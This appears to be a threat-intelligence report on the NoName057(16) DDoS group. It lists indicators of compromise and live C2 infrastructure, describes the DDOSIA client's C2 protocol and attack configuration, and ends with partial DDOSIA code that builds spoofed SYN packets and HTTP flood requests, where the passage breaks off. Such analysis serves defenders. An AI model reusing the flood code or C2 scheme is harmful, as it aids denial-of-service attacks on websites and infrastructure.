FileHash-SHA256	c29f1c31ce2cb55e94274081e1db7a9b85d258bdd2d049259c1af33b2e5a5fc8
FileHash-SHA256	c1d24c5bbd80066a936e703805a8617deb96e86272ba71bcf540b574b1caa1dd
FileHash-SHA256	bbfefd38766c187f7e3903c4782804b7242673e7f72a40b1763896c73a17b630
FileHash-SHA256	a3b6b719ce886b1b47b5e1d94d5d017c6bd58d3732ee3d43e0557b6395a87401

FileHash-SHA256	9c95ab10c67c5ac8980a77eb838a30f168a6b9dc627489cd32041d02ef4e67f3
FileHash-SHA256	9a1f1c491274cf5e1ecce2f77c1273aafc43440c9a27ec17d63fa21a89e91715
FileHash-SHA256	99f0b2accef85843ea62935ac4bfefbd72eb2d5989a5440d52112b1d4d0f7b24
FileHash-SHA256	8eb708fb8f044596b841b47c2d75f6c02f878f5685b75008084c70752b961d15
FileHash-SHA256	8e1769763253594e32f2ade0f1c7bd139205275054c9f5e57fefd8142c75441f
FileHash-SHA256	848b47c55da850343ef365a367da5387673219f69ac6a0fa98a23527c886a350
FileHash-SHA256	7e12ec75f0f2324464d473128ae04d447d497c2da46c1ae699d8163080817d38
FileHash-SHA256	7bc0a27df5b8420ca23081fb973bb68729bab7b6229513c81019f7be76deb8e1
FileHash-SHA256	761075da6b30bb2bcbb5727420e86895b79f7f6f5cebdf90ec6ca85feb78e926
FileHash-SHA256	74ceb6eb99a71221a6c2e5408eac4a05878279a73021d97ab9dc87a0b13e8165
FileHash-SHA256	726c2c2b35cb1adbe59039193030f23e552a28226ecf0b175ec5eba9dbcd336e
FileHash-SHA256	66662654fddfabac6024e9026ec7a90109eb52ff710a0e24e02b004bc4e53cde
FileHash-SHA256	659ea2a2b93c8a51f66368aab6b8744aaa59894e147b236b9279d7f4a5e28d77
FileHash-SHA256	458844d1edad3253667e6eea0dc735a748e87ff784cbf12c80f05c15e96ec3d9
FileHash-SHA256	306b1ec94edc35a6de3bff359ed4c3eb397624a259622e517ee6cca5ec67ecb1
FileHash-SHA256	30200109a37b650d69ac118a0ed36010a6b857043e41a160496b51d12924528e
FileHash-SHA256	2e645745a77459be01fa26f5ba2bfe0c5bfee7f4a96263cfd335a10e65f17881
FileHash-SHA256	269504171aacb87e66f51cb6dc6353b371bde963aad8a406281862ed18b540ca
FileHash-SHA256	1e66c01d3e2c896aea6f9608ac121048bb93fc182a61d6554ed92052fa638fc8
FileHash-SHA256	04d56c6a8ad2167e6838dbac92a0407f1abe832768f0646a4fc503c269902994
FileHash-SHA1	f9274e33dc0ce645c108b277a6a4c016872bf58a
FileHash-SHA1	f8d735d2a6890849c8b5bed15eaf70d7c73a47a7
FileHash-SHA1	f4cd37128057701661f5b50d85a0d01f011f648f
FileHash-SHA1	dcf39d59cc58ee98f331871c7416a3cb4cda3271
FileHash-SHA1	bc5843dd36d4a8e2e500b217052379b33d26c768
FileHash-SHA1	9c4533416484b1449fa2052fb65ecbb1a9e68602
FileHash-SHA1	93a9f9ddc75ac2b8a0f5ec56a4e4194ecbe7bde4
FileHash-SHA1	56c3f841aa0459e8eb93df55eb6f7d5e3e4437a9
FileHash-SHA1	4f193dfeb7e71699ed9c38893dd7bdad6306ee11
FileHash-SHA1	4d02003d0030ed34d786f96e90d7131daebb45f5
FileHash-SHA1	3a6af84d1cd133c603eb66f15e082995ea03ca8f
FileHash-SHA1	2fc23bd2d7307a9dc3c10848342bc24ff45159d2
FileHash-SHA1	1a2803c5804ca9d68f6b59546493db6f95680d61
FileHash-SHA1	05c8b4534ac412240972bc807da48ac6e8a8ab4f
FileHash-SHA1	94d7653ff2f4348ff38ff80098682242ece6c407
FileHash-SHA1	e786c3a60e591dec8f4c15571dbb536a44f861c5
FileHash-SHA1	c86ae9efcd838d7e0e6d5845908f7d09aa2c09f5
FileHash-SHA1	e78ac830ddc7105290af4c1610482a41771d753f
FileHash-SHA1	09a3b689a5077bd89331acd157ebe621c8714a89

FileHash-SHA1	8f0b4a8c8829a9a944b8417e1609812b2a0ebbbd
FileHash-SHA1	717a034becc125e88dbc85de13e8d650bee907ea
FileHash-SHA1	ef7b0c626f55e0b13fb1dcf8f6601068b75dc205
FileHash-SHA1	b63ce73842e7662f3d48c5b6f60a47e7e2437a11
FileHash-SHA1	5880d25a8fbe14fe7e20d2751c2b963c85c7d8aa
FileHash-SHA1	78248539792bfad732c57c4eec814531642e72a0
FileHash-SHA1	1dfc6f6c35e76239a35bfaf0b5a9ec65f8f50522
FileHash-MD5	ea252a83f501a1fd293d4a649cce274a
FileHash-MD5	e6239ebafc69b135007413ac8f78b26e
FileHash-MD5	d4d180a05ecd3189628183793db2a8a6
FileHash-MD5	c7ea77da6e9c68fa54bbb11c1b12818b
FileHash-MD5	bd73f60ea81ac924a2e0b0b055f29d0f
FileHash-MD5	9c87eace72edffd50c4713ffa127e551
FileHash-MD5	9b9cdac0500794c369a3275624b37899
FileHash-MD5	7b68c2c502809e55cd43aa255825f1ad
FileHash-MD5	6e97d3248be719d62ab5371d03f5588b
FileHash-MD5	3725aee958df5c00797c44df003d4b70
FileHash-MD5	2c2802221441e510b67049f640224888
FileHash-MD5	1c91041a27becab88009f11b7d5e45cd
FileHash-MD5	0ffdf132cf201ab8b1bbf6e3e1d9333e
FileHash-MD5	014a15caca151701a316b09e75c5a2ff
FileHash-SHA256	00000254e6344d34a1e4ef157cb01d8b7efa65c22c996f9dfe85e7482c6c86ab
FileHash-SHA1	f336b50f5cca2ddc0341e2c4001b419a830d27a5
FileHash-MD5	ed5c771224fbd6f9b2c0cf1e8cce09b5
FileHash-SHA256	00044048f4bc537527adf1e3fb9bc161b3d8b0486093ceac87b6ae1946053a80
FileHash-SHA256	000000fa31dd212345f86e2129eef17b12d197742f60f90a90554a5f9ad2eee1
FileHash-SHA1	e33c69056cf6b827c5ec6d9e93330f3139dc1e81
FileHash-SHA1	5020b29393a3a694059f37c2b1084c798cfe928f
FileHash-MD5	ce8c21c534386baade5485f6136415cc
FileHash-MD5	a5a327539b6d98d869a01921f3fe0de8
FileHash-SHA256	69b9e0b2f38faf1b7b960db783bc67ffa2048bfd0e22ac455fd7441f3296d139
FileHash-SHA256	0004d986bb59ce995903d11c710c05f1d43af00047bebd5e277538ca57f57637
FileHash-SHA256	00047eca77dedf2d3b3213dc1cc94df713e58ceeb482a4b8a91ee216f53ae32c
FileHash-SHA256	000473eb7dd933b5e08929643bac0f9f28d62633ea0f8a061f276703478af67a
FileHash-SHA256	000460b2c275914268bac3e063b1ed16beef417fa60ee564ada978edfae2cb32
FileHash-SHA256	0004090cf180bbf33c61151cc16b2aa57ce52e6c4e62756d523917c461733dad
FileHash-SHA256	0003b82288fa18c42487e418e5e72c9b8e18b3579221e24472721150bcd1bd76
FileHash-SHA256	00036f6dfe1db2c67c3e57ab253b7b982d2e8e25e5b8576cf10498736966d5dd
FileHash-SHA256	000333138bb0f66d865c664b5b892b1f08211cdd42b1a5f8b7c6779b2fab8268

FileHash-SHA256	00033224b62564fa6a37bf6293d96dee6e70eb4820b70957023575ed15179076
FileHash-SHA256	00029f8882d72e5707fdbd3a76867db74ce6930db238ccf3e2ce9976feef123f
FileHash-SHA256	000273a58938b234595b390ef5752f166e8eecea6252cd6da07b72db23bec6e3
FileHash-SHA256	00023527df55454eb5044800a719fb8b15e2a83695830e5ed1a9615ddb8f8054
FileHash-SHA256	00020e01c2c1d1d166d31383674e12d282b3b71c8fa9df0aab553b27fd87e4aa
FileHash-SHA256	000206cf182dbd1d32efea3695bc2d43d11a6ab9bb9ca27aa0335a0b44fe9992
FileHash-SHA256	0001f69435b7b17dcfa01748218de8a9007bd79e5d9f5b1ce41600fc58becb26
FileHash-SHA256	0001efd7365502c22926de8489fd0a7a89b7fc2ecb51e26e682fe965d50f050d
FileHash-SHA256	0001e11c9115837a902f681ba689815b832bb8ec942bab73519e24aa10aabe17
FileHash-SHA256	0001a1b290a275a8dfcca188e05dac526d2d873c46ef55eac7dc2f872fae608e
FileHash-SHA256	00019a7e5767b044bfe8b9b442f3ba146011b3cc6168925b56b5160bed69e714
FileHash-SHA256	00018905aae75982cca94b4dbdaec00c99b5209fb96c28b2380e2c2fd6001617
FileHash-SHA256	000185f46ffe20eda6031b039672491a2de2459606c7a921cb1697f352527d86
FileHash-SHA256	0000c13be593cf025d699aefd506796a2e11b5190ab28870facd065297a55107
FileHash-SHA256	0000aa529de5773e5091c7ea250581289cf943d667522113c489f65cc6c7ac17
FileHash-SHA256	00007e19dedc3548e96acd9d1ba66532b29fd3a77d21af4e2c0844ff72951d6e
FileHash-SHA256	0000532f716af9fd8cb29a5e9a3f5ee8df552208509e291fc3078e5a5d613b9b
FileHash-SHA256	00004177f03c1c2c5de1883dae166ab9a8aff70028036760a009685b922e7488
FileHash-SHA256	00003e647fe39f379c90cad62bb72188efbd5110b94db73ffc5f4168c80b4623
FileHash-SHA256	00002f5b34595f5814dd8557d6b6a56be8b09fe89c22008f82dd2c1d86293b84
FileHash-SHA256	0000299dab00f4d54307b23aaae49ee99ed65a46d253696446005e074e7b7d36
FileHash-SHA256	0000198cb57a02f282e9298407d601a6be519773b6541f57d0a22eba00d369cd
FileHash-SHA256	0000168b62a47fd2a418490547019f5ba14d2e1b92e7a35257031313a0121e66
FileHash-SHA256	000011248cbea867ea1eb2c7a3c89404c2d798894df67498c6edd665deac38e0
FileHash-SHA256	00000ab418c53abe095fca6ba9c460a63c980435814f70edf4c9fccb16a91837
FileHash-SHA256	00000a4a004c92576382a1ebd671de96e67a715c0ac0793aa7e3fa45b131e958
FileHash-SHA256	00000a2f3e178a4f2002ccf6b867365cbe25d43c92f64f1ac902baf9dce4146e
FileHash-SHA256	000008d822b0e7388cb0592b85642795acfd63057362d51d64c1e5af3e0bc0c9
FileHash-SHA256	000007c75c101dc83c52cfa7b08bbb6cc55a093cdd6fc73b1a1643689e800298
FileHash-SHA256	0000071efd2b97475dda89c6442a10bc6c6800a02903bbcb0ba89fef7a2aad33
FileHash-SHA256	00000607bb57653704fcda4e081dae3ab9d2ae3e886529d2e8a3d658ae5de63d
FileHash-SHA256	000005ccf6f4b68d12350a4d2791d1fc23c039ea5db1a357ab8d8c4c07e84d6e
FileHash-SHA256	00000569f28e2819050a27ecfbb9b03daa74d167b0121dba29ad39481d7b6ead
FileHash-SHA256	000005427fbe8d0b914fc56eec86ca6ee480a3a44b5fb5cb19eaeec29c21240e
FileHash-SHA256	0000039c1449f55a0825b566a4bdf728b398022c5af6cffb5786d1c0e7fdd1b2
FileHash-SHA256	0000036208b5ff68e26c338ff6d112b5d1c746091552031690286ad6cec26ac0
FileHash-SHA256	000002f1558a89f29984934d511289491032f9e96a249c12f2f6d42678264114
FileHash-SHA256	000002b4264441f39074ca5d48693ab72a2e35ade1cb9b30a18b388fb45c7603
FileHash-SHA256	000002a2558f34a0ebba13e90b7396af19d09d33268ae3aae7092fe81209278f

FileHash-SHA256	0000028f80066ad99544cc7a79caa649ee72eca2711b1b1128df61ffd13b0657
FileHash-SHA256	0000025ebd4ecf2fb52e8cbd8d4c72f2fb070c33e8ad24a1f12f74f30ac03119
FileHash-SHA256	000002305f386d9f7223c3bbf47164ca6f09f947dcd83b54c657594c54c6a359
FileHash-SHA256	0000021a70776a8d6968b58d128f35f01024f0ab590e709d970076e560250b04
FileHash-SHA256	000001ea2ae617d6de171f648d2683ff43b52cc01bc077f131cfd1be7549704a
FileHash-SHA256	000001e41599558a88da7cf4549285f6bab7bc348f4fd780aaaf27df8552fb02
FileHash-SHA256	000001e0650c8c94a9896862b1a02909936b9a8c0b9c0a8ac668fc622d3db177
FileHash-SHA256	0000017430387fa4d5e0bcff6bd02c8d521fb0ee4c44b6a3511b2b08fab5ebcb
FileHash-SHA256	0000012ea6fe3418b78446902fdf6b2959bb6324671f7ccc000a9ca6b15da31a
FileHash-SHA256	0000012e0dcff68425fd5e43ed3d668e74362a47fc93695cdf84696450d1df3a
FileHash-SHA256	000000e19cec622a01eee714629a0e641aae0264a41d19fcf240a0e911af700d
FileHash-SHA256	000000c30bd1247c9088ff83758a335a9d1aeffa89ec8757fc7de2f6ac563080
FileHash-SHA256	000000c1a823b0dbd22efbcb933b00e6d01fa62cfcb9a52d87e13948128f40a6
FileHash-SHA256	00000078afd5c2441b0a4ca628c1b7bcc961a68f2b779d281af6d2af405b5f1a
FileHash-SHA256	00000077553a5b27a610ac98f29563bbd6e0decc020c2d49e4fa0d89197e7fd8
FileHash-SHA256	00000075d77e227cdb2d386181e42f42b579eb16403143dc54cd4a3d17fc8622
FileHash-SHA256	000000627a55405cf609a534f2bd38ab2b74a50b17b4db5c271ef3305e38c830
FileHash-SHA256	00000048b1c9e60c14a6619f0292dea96df7f10c11cfa9ae28693219c0ae844b
FileHash-SHA1	ec715fe20231cb1cbe5ecf0eb1a33e33f9cf2c20
FileHash-SHA1	def92cd1a39062567e89304472236725d1cf8ebd
FileHash-SHA1	d45fbc0e01ddd64b18bd2f5f171f41ca3bcb88c0
FileHash-SHA1	b22a89d74e687d438724afef529ff54cf03671cb
FileHash-SHA1	a6186d98e4579f6802b4e4bee551833da2f3f302
FileHash-SHA1	8082df2822e1c4432eac87e51a5e70349f986f0c
FileHash-SHA1	776c5c5f005b0dc899586caa44815bfe48ceaf1d
FileHash-SHA1	5997ff10da5ce10ac28be2fa2941dccb3929d63c
FileHash-SHA1	4f67925c85b5cff98929083a3dd3c8b4bae87c1f
FileHash-SHA1	4bd827294f0ad2826d0c929563e621fe3b20997e
FileHash-SHA1	39d39d2ef7c05d8afc2848e8ae2a08e55ca422a3
FileHash-SHA1	0a6d717d33329bbc794ac3d608d197e276654228
FileHash-MD5	de498cf7be31ded3dd436f4623d1572f
FileHash-MD5	d041c6e0156b87978a54ab6a49f66593
FileHash-MD5	cc17c4e2805306984a614f5dcb3915e7
FileHash-MD5	b457518a80a0ce3c3c9558ec2e73602c
FileHash-MD5	7da21749854b2f0bd9a4a460484af2da
FileHash-MD5	7c64c189856caf65f2e0dafe5fef4d47
FileHash-MD5	7265719c94c5ffbcdbb5f71228d8ca68
FileHash-MD5	704a435ba88091baadc3b0dc86074b46
FileHash-MD5	6f673469206fa5120de6b175b0977904

FileHash-MD5	6421ff7c627288d69609a7c404de03de
FileHash-MD5	4db0c5b6b17665ad8245bdb93094d03d
FileHash-MD5	3be20f8b614703c1a0fe8c8b1e8caf17
Domain	tom56gaz6poh13f28[.]myftp.org
Domain	zig35m48zur14nel40[.]myftp.org
Domain	05716nnm@proton[.]me
Domain	dddosia
Domain	[.]github.io
URL	hxxps://t[.]me/noname05716
URL	hxxps://t[.]me/nn05716chat
URL	hxxps://github[.]com/dddosia
URL	hxxps://github[.]com/kintechi341

Operating methods – Telegram Channel

NoName057(16) operates through Telegram to claim responsibility for their attacks, make threats and generally justify their actions as a group.

The channel also posts pro-Russian memes, motivational posts and general updates. The activity documented on Telegram makes it clear that the group considers itself a major Russian threat actor, when in reality the impact of their DDoS attacks is a brief outage with little consequence.



Figure 18: Activity of NoName057(16) during the first year



Figure 19: Activity on Telegram



Figure 20: Connection between the client and C2

When the malware is executed, it creates a POST request to the url hxxp://[IP]/client/login to connect to C2. The "User-Hash" field corresponds to the contents of "client_id.txt", the file starting with $2a$16$.

POST /client/login HTTP/1.1
Host: "target host"
User-Agent: Go-http-client/1.1
Content-Length: 251
Client-Hash: xxxxxxxxxxxxxxxxxxxxxxxxxxxxx:xxxx
Content-Type: application/json
User-Hash: $2a$16$xxxxxxxxxxxxxxxxx
Accept-Encoding: gzip
{“location“: “UER8zRkg[…]lQ6i8s=”}

Further, C2 confirms the authentication and creates a Token towards the client as follows:

HTTP/1.1 200 OK

Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 25 Apr 2023 19:04:09 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 19
Connection: keep-alive
Vary: Origin
Access-Control-Allow-Origin:
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Link
1682xxxxxxxxxxxxx

Continously, the client sends a GET request to C2 hxxp://[IP]/client/get_targets, where it refreshes the values:

GET /client/get_targets HTTP/1.1
Host: hosti
User-Agent: Go-http-client/1.1
Client-Hash: xxxxxxxxxxxxxxxxxxxxxxxxxxxxx:xxxx
Content-Type: application/json
Time: 1682xxxxxxxxxxxxx
User-Hash: $2a$16$xxxxxxxxxxxxxxxxx
Accept-Encoding: gzip

Next C2 returns the Token in JSON format:

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 25 Apr 2023 19:04:15 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 69595
Connection: keep-alive
Vary: Origin
Access-Control-Allow-Origin:
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Link
{“token“: 1682xxxxxxxxxxxxx, “data“: “Dm6CFMc9Lk4wrY2[…]XW2ZqF2CgzTboVEQ==”}

Tools hosted on Github

The group has also used GitHub for a variety of illegal activities. This includes using GitHub Pages to host their DDoS tools website at dddosia.github[.]io. The two GitHub profiles are dddosia and kintechi341. The first posts in ddos_config were made under the name "Роман Омельченко".



Figure 21: NoName057(16) profile on Github



Figure 22: Profile 2 of NoName057(16) on Github

Network

C2 services are hosted through Neterra, which is a Bulgarian telecommunications organization, but No-IP Dynamic DNS services are also used. Current C2 server is zig35m48zur14nel40[.]myftp.org at IP address 31.13.195.87.

Target

All attacks of the group NoName057(16) are related to Ukraine and NATO member countries. The organizations that are targeted are usually the critical infrastructure sectors, which operate in an important way for the target country.

The selection of attack objects varies according to political events. As noted earlier, the Polish government was a target in December after the Sejm of the Republic of Poland officially recognized Russia as a state sponsor of terrorism in mid-December 2022. In early January 2023, there was much emphasis on attacks on Lithuanian organizations , mainly in the cargo and transport sectors.

Attack toolkit

NoName057(16) used different tools to carry out their attacks. In September 2022, Avast reported that this group used the Bobik botnet to carry out their DDoS attacks. However, the group mainly seeks voluntary participation through the DDOSIA tools - also called by their developer Dosia and Go Stresser, depending on the version.

Two different instances of DDOSIA are analyzed: a Python implementation and a Golang implementation.



Figure 23: DDOSIA reference

DDOSIA is an application that performs denial-of-service attacks against websites by sending persistent requests to the network. DDOSIA issues requests according to the instructions of a configuration file that the malware receives from a C2 server at boot time. The configuration file is in JSON format and is located at path **/client/get_targets** on the C2 server.

For each target page, the configuration file specifies:

- A unique target identifier in the **id** field.
- Information about the target network data in the host, address, and port fields - a host name, an IP address, and a port.
- A type/target and mode combination of requests in the **type** and **method** fields. The DDOSIA and configuration files below indicate that the malware supports **http**, **http2**, and **tcp** request types, and request modes - HTTP methods - GET and POST (for http or http2 request types)

and syn (for tcp request type). Based on the type and mode configured, DDOSIA constructs HTTP or TCP network packets (requests) to send to the target site.

- A URL **path** and request **body** in the path and body fields for network requests of type **http** or **http2**. If the path and/or body fields have values, DDOSIA constructs and addresses requests with the request body configured to the URL path configured on the target page.

```
if self._method == "syn":
    src_ip = os.urandom(4)
    src_port = random.randint(1025, 65535)
    ip_version = 4
    ip_hdr_len = 20
    ip_dsfield = 0
    ip_len = 0
    ip_id = 1
    ip_flags = 0
    ip_ttl = 64
    ip_proto = socket.IPPROTO_TCP
    ip_checksum = 0
    ip_header = struct.pack(
        '!BBHHHBBH4s4s',
        (ip_version << 4) + (ip_hdr_len // 4),
        ip_dsfield,
        ip_len,
        ip_id,
        ip_flags,
        ip_ttl,
        ip_proto,
        ip_checksum,
        src_ip,
        self._dst_ip)
    [...]
```

Figure 24: Implementation of DDOSIA

```
p_http_Request = (http_Request *)runtime_newobject(&RTYPE_http_Request);
[...]
v105 = fmt_Sprintf((unsigned int)"%s%s:%v%s", 9, (unsigned int)&v112, 4, 4, v55, v56, v57, v58, v89, v94);
v106 = (url_URL *)net_url_Parse(v105, 9, v59, 4, 4, v60, v61, v62, v63, v90, v95);
if ( a15 == 4 && *(_DWORD *)target_method == 'TSOP' )
{
  if ( a18 == 6 && *(_DWORD *)a17 == 'irts' && *(_WORD *)(a17 + 4) == 'gn' )
  {
    [...]]
    v71 = (char **)net_http_NewRequestWithContext(
                     (unsigned int)go_itab__context_emptyCtx_context_Context,
                     context_background,
                     (_DWORD)target_method,
                     4,
                     v105,
                     9,
                     (unsigned int)go_itab__bytes_Reader_io_Reader,
